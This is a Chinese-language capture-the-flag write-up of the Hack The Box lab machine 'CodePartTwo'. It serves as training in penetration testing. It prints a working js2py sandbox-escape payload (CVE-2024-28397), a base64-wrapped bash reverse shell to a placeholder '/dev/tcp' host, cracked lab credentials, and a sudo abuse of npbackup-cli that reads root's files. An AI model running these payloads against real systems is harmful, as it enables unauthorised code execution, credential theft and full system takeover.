
533 字
3 分钟
HTB-CodePartTwo WriteUp
1. Recon
nmap 扫一下发现 web 服务开在 8000 端口
/usr/lib/nmap/nmap -sS -Pn -n --open --min-hostgroup 4 --min-parallelism 1024 --host-timeout 30 -T4 -v 10.10.11.82...PORT STATE SERVICE22/tcp open ssh8000/tcp open http-alt扫描目录,发现 /download 目录

将下载后的文件解压,在 app.py 中发现系统使用 js2py 框架处理前端传入的js代码
┌──(root㉿kali)└─# head app.pyfrom flask import Flask, render_template, request, redirect, url_for, session, jsonify, send_from_directoryfrom flask_sqlalchemy import SQLAlchemyimport hashlibimport js2pyimport osimport json
js2py.disable_pyimport()app = Flask(__name__)app.secret_key = 'S3cr3tK3yC0d3Tw0'2. Foothold
搜索发现 js2py 存在一个代码逃逸漏洞 CVE-2024-28397
构造反弹 shell
echo -n 'bash -i >& /dev/tcp/{YOUR_IP}/{YOUR_PORT} 0>&1' | base64构造 payload

let cmd = "echo {YOUR_BASE64_STR} | base64 -d | bash"let hacked, bymarve, n11let getattr, obj
hacked = Object.getOwnPropertyNames({})bymarve = hacked.__getattribute__n11 = bymarve("__getattribute__")obj = n11("__class__").__base__getattr = obj.__getattribute__
function findpopen(o) { let result; for(let i in o.__subclasses__()) { let item = o.__subclasses__()[i] if(item.__module__ == "subprocess" && item.__name__ == "Popen") { return item } if(item.__name__ != "type" && (result = findpopen(item))) { return result } }}
n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()console.log(n11)function f() { return n11}点击RUN_CODE貌似无法直接处理这么长的代码?
监听端口后,将 payload 通过 SAVE_CODE 编码
再将编码后的 payload 发送至 /run_code

反弹成功

看看 web 目录下有什么
bash-5.0$ ls -ladrwxrwxr-x 6 app app 4096 Sep 6 05:07 .drwxr-x--- 6 app app 4096 Sep 6 03:17 ..-rw-r--r-- 1 app app 3679 Sep 1 13:19 app.pydrwxrwxr-x 2 app app 4096 Sep 6 04:48 instancedrwxr-xr-x 2 app app 4096 Sep 1 13:25 __pycache__-rw-rw-r-- 1 app app 49 Jan 17 2025 requirements.txtdrwxr-xr-x 4 app app 4096 Sep 1 13:36 staticdrwxr-xr-x 2 app app 4096 Sep 1 13:20 templates-rw-r--r-- 1 app app 268 Sep 6 05:07 temp.pybash-5.0$ ls -la instancedrwxrwxr-x 2 app app 4096 Sep 6 04:48 .drwxrwxr-x 6 app app 4096 Sep 6 05:07 ..-rw-r--r-- 1 app app 16384 Sep 6 05:00 users.db有个 db 文件
bash-5.0$ sqlite3 instance/users.db "SELECT * FROM user;"1|marco|649c9d65a206a75f5abe509fe128bce52|app|a97588c0e2fa3a024876339e27aeb42e通过 md5 爆破后得到 marco 的口令
marco:sweetangelbabylove3. PrivEsc
ssh 连上后 marco 后, sudo -l 发现可以以 root 身份运行 /usr/local/bin/npbackup-cli
bash-5.0$ sudo -lMatching Defaults entries for marco on codeparttwo: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User marco may run the following commands on codeparttwo: (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli创建 npbackup 的配置文件,将备份的文件改为 /root/
bash-5.0$ cp ~/npbackup.conf /tmp/npbackup.confbash-5.0$ head /tmp/npbackup.confconf_version: 3.0.1audience: publicrepos: default: repo_uri: __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__ repo_group: default_group backup_opts: paths: - /root/备份
bash-5.0$ sudo /usr/local/bin/npbackup-cli --config /tmp/npbackup.conf -b查看备份文件
bash-5.0$ sudo /usr/local/bin/npbackup-cli --config /tmp/npbackup.conf --dump /root/root.txt HTB-CodePartTwo WriteUp
https://blog.41an.com/posts/htb-codeparttwo/ 部分信息可能已经过时